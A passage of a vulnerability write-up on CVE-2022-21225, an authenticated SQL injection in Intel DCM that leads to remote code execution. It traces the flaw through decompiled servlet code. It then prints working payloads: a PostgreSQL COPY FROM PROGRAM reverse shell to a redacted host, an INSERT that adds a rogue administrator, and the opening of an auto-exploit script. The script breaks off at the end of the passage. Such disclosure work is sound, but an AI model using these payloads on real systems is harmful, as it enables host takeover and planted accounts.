From Zero to Hero Part 2: From SQL Injection to RCE on Intel DCM (CVE-2022-21225)
An authenticated SQL injection in Intel DCM's DataAccessServlet allows a low-privileged guest user to inject SQL through the dataName parameter, which is concatenated into a prepared statement. By using PostgreSQL stacked queries and the COPY FROM PROGRAM command, an attacker can execute arbitrary commands on the underlying host and gain remote code execution.
 Published on rcesecurity.com
You’ve probably enjoyed my previous post about bypassing Intel DCM’s authentication mechanism to gain unauthorized access. This gave us the lowest possible “Guest” privileges in the DCM console.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Intel Data Center Manager (DCM) is a console for managing servers and racks in a data centre. It exposes a web application under /DcmConsole with a large number of servlets and routes, and it stores its modelling data in PostgreSQL. This write-up covers an authenticated SQL injection in the DataAccessServlet that leads to remote code execution on the underlying host, tracked as CVE-2022-21225.
The vulnerable version is 4.0.1.45257, and the issue affects all versions below 4.1. A fix was introduced, at least in version 5.0.0.46307. The bug was reported through Intel's bug bounty program and paid a $10,000 bounty. Intel published its own advisory, and the researcher's advisory carries a score of 9.9 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H), differing from Intel's because Intel again used the AV:A vector when calculating the score.
The injection is reachable from the lowest privileged role, guest, which is the level obtained by bypassing DCM's authentication in the first part of the series. The SQL injection itself is easy to exploit, but several limitations had to be bypassed to reach it.
Setup
Three requirements must be met to reach the vulnerable code path:
- At least one (server) room must be configured in the console. On a fresh install without a room, the vulnerable code path cannot be reached.
- The server must have passed the 14:30 time mark at least once. If the server was installed at 14:31, you either wait another 23 hours and 59 minutes or trick an admin into following a specific route.
- The request must be authenticated: a valid
JSESSIONIDand a validantiCSRFIdare required. The lowest privileged role,guest, is sufficient.
The exploit targets version 4.0.1.45257. The example URLs use port 8643.
Finding it
The vulnerable servlet is com.intel.console.server.servlet.DataAccessServlet, mapped in DCM's web.xml to several URL patterns:
<servlet>
	<display-name>DataAccessServlet</display-name>
	<servlet-name>DataAccessServlet</servlet-name>
	<servlet-class>com.intel.console.server.servlet.DataAccessServlet</servlet-class>
</servlet>
[...]
<servlet-mapping>
	<servlet-name>DataAccessServlet</servlet-name>
	<url-pattern>/DataAccessServlet</url-pattern>
</servlet-mapping>
<servlet-mapping>
	<servlet-name>DataAccessServlet</servlet-name>
	<url-pattern>/data/*</url-pattern>
</servlet-mapping>
[...]
The servlet dispatches on an action query parameter. The vulnerable action is getRoomRackData:
if (context.op.equals("getRoomRackData")) {
            return getRoomRackData(req, resp);
        }
So the request that triggers the vulnerable method looks like this:
https://[ip-address]:8643/DcmConsole/DataAccessServlet?action=getRoomRackData
The method itself lives in the same class:
private String getRoomRackData(HttpServletRequest req, HttpServletResponse resp) throws IOException, ConsoleException, ConsoleStubException {
        RackData[] rackDatas;
        GetRoomRackDataRequestData reqData = null;
        JobContext context = getJobContext(req);
        if (context.jobRequest != null) {
            reqData = (GetRoomRackDataRequestData) context.jobRequest.getRequestObj();
        }
        if (reqData == null) {
            return errorResponse(resp, context, 0, "request data is empty or in invalid format");
        }
        JobResponse response = new JobResponse();
        int snapshotId = reqData.getSnapshotId();
        String dataName = reqData.getDataName();
        int roomId = reqData.getRoomId();
        if (reqData.getSnapshotId() == 0) {
            rackDatas = DataAccess.getRoomRackData(roomId, dataName);
            if (reqData.getAnalysisMode() == 2) {
                ServerPlacementResp result = (ServerPlacementResp) context.session.getAttribute("com.intel.dcm.server_placement");
                if (result == null) {
                    return errorResponse(resp, context, 0, "request data is empty or in invalid format");
                }
                LinkedList<ServerPlacement> lastRes = result.getPlacements();
                if (lastRes == null) {
                    return errorResponse(resp, context, 0, "request data is empty or in invalid format");
                }
                Iterator<ServerPlacement> it = lastRes.iterator();
                while (it.hasNext()) {
                    ServerPlacement sp = it.next();
                    int length = rackDatas.length;
                    int i = 0;
                    while (true) {
                        if (i < length) {
                            RackData rackData = rackDatas[i];
                            if (sp.getRackId() == rackData.getId()) {
                                rackData.setCapacity((int) sp.getSpaceCapacity());
                                rackData.setPowerCapacity((int) sp.getPowerCapacity());
                                rackData.setWeightCapacity((int) sp.getWeightCapacity());
                                if (dataName.equalsIgnoreCase("POWER_CAPACITY")) {
                                    rackData.setPowerCapPercentage(sp.getPowerCapacityUtil());
                                } else if (dataName.equalsIgnoreCase("PEAK_POWER_CAPACITY")) {
                                    rackData.setPowerPeakPercentage(sp.getPowerCapacityUtil());
                                } else if (dataName.equalsIgnoreCase("DERATED_POWER_CAPACITY")) {
                                    rackData.setPowerDeratedPercentage(sp.getPowerCapacityUtil());
                                } else if (dataName.equalsIgnoreCase("WEIGHT_CAPACITY")) {
                                    rackData.setWeightCapPercentage(sp.getWeightCapacityUtil());
                                }
                                rackData.setSpaceCapPercentage(sp.getSpaceCapacityUtil());
                            } else {
                                i++;
                            }
                        }
                    }
                }
            }
        } else {
            rackDatas = LayoutSnapshotManager.getInstance().getRoomRackData(snapshotId, roomId, dataName);
        }
[...]
The vulnerable call is at line 56, where an instance of LayoutSnapshotManager is created and getRoomRackData is invoked. The request needs four parameters:
- A
requestObj(line 6) JSON parameter. - A
snapshotId(line 12) JSON parameter withinrequestObj. - A
dataName(line 13) JSON parameter withinrequestObj. - A
roomId(line 14) JSON parameter withinrequestObj.
All four are user-controlled, but only dataName is typed as a String. That is the parameter later used without sanitisation in a SQL query.

To reach line 56, the if on line 15 must fail so the else branch is taken: snapshotId must be anything other than 0. Setting it to 1 passes the check and jumps into the vulnerable method:
{"antiCSRFId":"[redacted]","requestObj":{"snapshotId":1,"roomId":1,"dataName":"test"}}
That alone is not enough, because a valid snapshotId is required:
The getRoomRackData() method is implemented in com.intel.console.server.dcModeling.LayoutSnapshotManager:
public RackData[] getRoomRackData(int snapshotId, int roomId, String rackDataType) throws ConsoleDbException {
        ResultSet res;
        PreparedStatement statement;
        Connection conn;
        LinkedList ret = new LinkedList<>();
        Integer[] rackIds = getRoomRackIds(snapshotId, roomId);
        if (rackIds.length == 0) {
            return new RackData[0];
        }
        StringBuilder sb = new StringBuilder(DefaultExpressionEngine.DEFAULT_INDEX_START);
        for (int i = 0; i < rackIds.length; i++) {
            if (i > 0) {
                sb.append(",");
            }
            sb.append(rackIds[i]);
        }
        sb.append(DefaultExpressionEngine.DEFAULT_INDEX_END);
        String rackIdsString = sb.toString();
        LinkedList propsList = new LinkedList<>();
        propsList.add("NAME");
        propsList.add("CABINETPDU");
        if (rackDataType.equals("POWER_CAPACITY")) {
            propsList.add("POWER_PERCENTAGE");
        } else if (rackDataType.equals("PEAK_POWER_CAPACITY")) {
            propsList.add("PEAK_POWER_PERCENTAGE");
        } else if (rackDataType.equals("DERATED_POWER_CAPACITY")) {
            propsList.add("DERATED_POWER_PERCENTAGE");
        } else if (rackDataType.equals("SPACE_CAPACITY")) {
            propsList.add("SPACE_PERCENTAGE");
        } else if (rackDataType.equals("WEIGHT_CAPACITY")) {
            propsList.add("WEIGHT_PERCENTAGE");
        } else {
            propsList.add("CAPACITY");
            propsList.add("POWERCAPACITY");
            propsList.add("WEIGHTCAPACITY");
            propsList.add("IT_EQUIPMENT_PWR");
            propsList.add(rackDataType);
        }
        StringBuilder sb2 = new StringBuilder(DefaultExpressionEngine.DEFAULT_INDEX_START);
        for (int i2 = 0; i2 < propsList.size(); i2++) {
            if (i2 > 0) {
                sb2.append(",");
            }
            sb2.append(OperatorName.SHOW_TEXT_LINE);
            sb2.append(propsList.get(i2));
            sb2.append(OperatorName.SHOW_TEXT_LINE);
        }
        try {
            sb2.append(DefaultExpressionEngine.DEFAULT_INDEX_END);
            String propsString = sb2.toString();
            conn = ConnectionProvider.getConnection();
            statement = null;
            res = null;
            try {
                statement = conn.prepareStatement("select entity_id, property_name, property_value from\"T_Entity_Snapshot\" where snapshot_id=? and entity_id in " + rackIdsString + " and property_name in " + propsString + " order by entity_id");
                statement.setInt(1, snapshotId);
                int lastId = -1;
                RackData rackData = null;
                res = statement.executeQuery();
[...]
The check at line 7 must pass to reach the SQL query at line 55. That requires at least one room configured and one snapshot present (line 6). When it passes, the user-controlled dataName, received here as rackDataType, is added without sanitisation to propsList (line 37) and therefore to the sb2 StringBuilder (line 45). sb2 is converted to a String (line 50) and concatenated into a prepared statement (line 55). As the researcher notes, this is an excellent example of how not to use prepared statements.

On a fresh DCM installation the snapshot table is empty, so the if at line 7 cannot be passed and the vulnerable query is unreachable:
Exploitation
Step 1: obtain a snapshotId
A snapshot is identified by a snapshotId, and there are two ways to get one.
The first is the web route /V1/goto, taken from web.xml:
<filter>
		<display-name>RedirectFilter</display-name>
		<filter-name>RedirectFilter</filter-name>
		<filter-class>com.intel.console.server.login.RedirectFilter</filter-class>
	</filter>
	<filter-mapping>
		<filter-name>RedirectFilter</filter-name>
		<url-pattern>/V1/goto</url-pattern>
	</filter-mapping>
The route is handled by com.intel.console.server.login.RedirectFilter:
private static final Pattern entityPattern = Pattern.compile("entityid=(\\d+)");

@Override // javax.servlet.Filter
    public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain) throws IOException, ServletException {
        int index;
        HttpServletRequest httpRequest = (HttpServletRequest) request;
        HttpServletResponse httpResponse = (HttpServletResponse) response;
        String param = httpRequest.getQueryString();
        if (param != null) {
            HttpSession session = httpRequest.getSession();
            String param2 = param.toLowerCase();
            Matcher m = entityPattern.matcher(param2);
            if (m.matches()) {
                int entityId = Integer.valueOf(m.group(1)).intValue();
                try {
                    IdName[] path = DcModel.getEntityPath(entityId);
                    String res = entityId + ",";
                    for (int i = 0; i < path.length; i++) {
                        if (i != 0) {
                            res = res + "_";
                        }
                        res = res + path[i].getId();
                    }
                    sessionPathMap.put(session.getId(), res);
                } catch (Exception e) {
                    sessionPathMap.put(session.getId(), "0");
                }
            } else if ((param2.equals("takesnapshot") || param2.equals("tss")) && UserMgmtHandler.isAdminOrPowerUser(httpRequest)) {
                LayoutSnapshotManager.getInstance().takeSnapshot();
            }
        }
        String url = httpRequest.getRequestURI().replace("?", "");
        if (!(url == null || (index = url.indexOf("goto")) == -1)) {
            httpResponse.sendRedirect(url.substring(0, index));
        }
    }
Reaching line 29, which calls takeSnapshot(), requires:
- Passing the check on line 9 by simply adding an HTTP parameter.
- Not including an
entityid(line 13). - Having an empty
takesnapshotortssquery parameter (line 28), with the requesting user holding the roledcm_adminordcm_poweruser.
An attacker therefore has to trick an admin or power user into visiting the following URL at least once:
https://[ip-address]:8643/DcmConsole/V1/goto?takesnapshot


This creates the desired snapshot:
Step 2: the scheduled snapshot task
Tricking users is not attractive, and com.intel.console.server.dcModeling.LayoutSnapshotManager offers a second route: a SnapshotTimerTask that also calls takeSnapshot() (line 7):
public class SnapshotTimerTask extends TimerTask {
        SnapshotTimerTask() {
        }

        @Override // java.util.TimerTask, java.lang.Runnable
        public void run() {
            LayoutSnapshotManager.this.takeSnapshot();
            try {
                LayoutSnapshotManager.this.cleanExpiredSnapshots();
            } catch (ConsoleDbException e) {
                AppLogger.warn("cleanExpiredSnapshots return exception:" + e.getMessage());
            }
        }
    }
The task is declared as follows:
public synchronized void init() {
        int minute;
        int hour;
        String snapshotTime = Configuration.getProperty("SNAPSHOT_TIME");
        int splitPos = snapshotTime.indexOf(":");
        try {
        } catch (NumberFormatException e) {
            AppLogger.warn("Invalid snapshot time configuration:" + snapshotTime + ". Default time will be used.");
            hour = 14;
            minute = 30;
        }
        if (splitPos > 0) {
            hour = Integer.parseInt(snapshotTime.substring(0, splitPos));
            minute = Integer.parseInt(snapshotTime.substring(splitPos + 1, snapshotTime.length()));
            if (hour < 0 || hour >= 24 || minute < 0 || minute >= 60) {
                throw new NumberFormatException("invalid format");
            }
            Date now = new Date();
            Calendar executionTime = Calendar.getInstance();
            executionTime.set(11, hour);
            executionTime.set(12, minute);
            executionTime.set(13, 0);
            executionTime.set(14, 0);
            if (executionTime.getTime().before(now)) {
                executionTime.add(6, 1);
            }
            if (this.snapshotTimer == null) {
                this.snapshotTimer = new Timer("take_snapshot_timer");
                this.timerTask = new SnapshotTimerTask();
            }
            this.snapshotTimer.scheduleAtFixedRate(this.timerTask, executionTime.getTimeInMillis() - now.getTime(), 86400000);
            return;
        }
        throw new NumberFormatException("invalid format");
    }
The task first reads the SNAPSHOT_TIME property from the console.config.xml configuration file (line 4). That setting is not present in a default installation of Intel's DCM on Windows or Linux, so the task falls back to hour 14 and minute 30 (lines 9-10 and 20-21). The result is an automatic task execution every day at 14:30:

All an attacker has to do is wait for the 14:30 mark to be passed once.
Step 3: fetch roomId and snapshotId
For getRoomRackIds() (line 6) to return a non-empty integer array, a valid roomId is also required:
public RackData[] getRoomRackData(int snapshotId, int roomId, String rackDataType) throws ConsoleDbException {
        ResultSet res;
        PreparedStatement statement;
        Connection conn;
        LinkedList ret = new LinkedList<>();
        Integer[] rackIds = getRoomRackIds(snapshotId, roomId);
        if (rackIds.length == 0) {
            return new RackData[0];
        }
The roomId can be fetched with a request against /DcmConsole/rest/rooms:


The snapshotId can be retrieved with /DcmConsole/DcModelServlet?action=getAllSnapshots:
Step 4: confirm the injection with PG_SLEEP
With the gathered roomId and snapshotId, the if check at line 7 passes and a SQL injection payload can be placed in dataName. DCM uses PostgreSQL, so a PG_SLEEP call confirms the injection:
{"antiCSRFId":"[redacted]","requestObj":{"snapshotId":5,"roomId":12,"dataName":"test');SELECT PG_SLEEP(5)--"}}
This results in a database sleep of 5 seconds:

Step 5: execute commands with COPY
PostgreSQL's stacked query support allows the native COPY command to execute arbitrary commands. First, create a temporary table:
{"antiCSRFId":"[redacted]","requestObj":{"snapshotId":5,"roomId":12,"dataName":"test');CREATE TABLE cmd_exec(cmd_output text);--"}}

Then send a reverse shell payload:

{"antiCSRFId":"[redacted]","requestObj":{"snapshotId":5,"roomId":12,"dataName":"test');COPY cmd_exec FROM PROGRAM 'python3 -c ''import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"[redacted]\",1337));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(\"sh\")''';--"}}
Which finally gets you a shell:

Or even a more dangerous calc.exe:
Step 6: add an administrator
As a bonus, the same injection can insert a new administrator account into T_User:
');insert into \"T_User\" values (5, 'mrtux','mrtux','[redacted]','[redacted]+oTwinG7UrRPsDIt0Rrc=','hacked',0,null,null,0,0,0,null);--

This adds a new administrator to Intel's DCM:

Step 7: automate it
The full Python script below auto-exploits the issue, given at least Guest-level access to Intel's DCM:
import hashlib
import json

import requests
from requests.packages.urllib3.exceptions import InsecureRequestWarning
requests.packages.urllib3.disable_warnings(InsecureRequestWarning)

if __name__ == '__main__':
    ### FILL IN ###
    target = "https://[redacted]:8643"
    username = "guest"
    password = "Password0"

    # PUT single quotes into double-single-quotes to escape them
    # linux shell
    command = "python3 -c ''import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"[redacted]:1337\"));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(\"sh\")''"

    # windows calc.exe
    #command = "powershell.exe Start-Process -FilePath \"c:\\Windows\\System32\\calc.exe\""

    ### DO NOT EDIT BELOW HERE ###

    # Get a valid roomId first
    print("Fetching a valid roomId: ", end="")
    url = target + "/DcmConsole/rest/rooms"
    headers = {
        "dcmUserName": username,
        "dcmUserPassword": password,
        "dcmAccountType": "0"
    }

    r = requests.get(url, headers=headers, verify=False)
    response = json.loads(r.content)
    roomId = response['content'][0]['id']
    print(str(roomId))

    # Get a valid snapshotId
    url = target+"/DcmConsole/DcModelServlet?action=getAllSnapshots"

    # Let's convert the password to be able to auth to the app and get the JSESSIONID and the antiCSRFId
    pwd_sha1 = hashlib.sha1(password.encode()).hexdigest()
    pwd_sha256 = (hashlib.sha256(pwd_sha1.encode()).hexdigest())

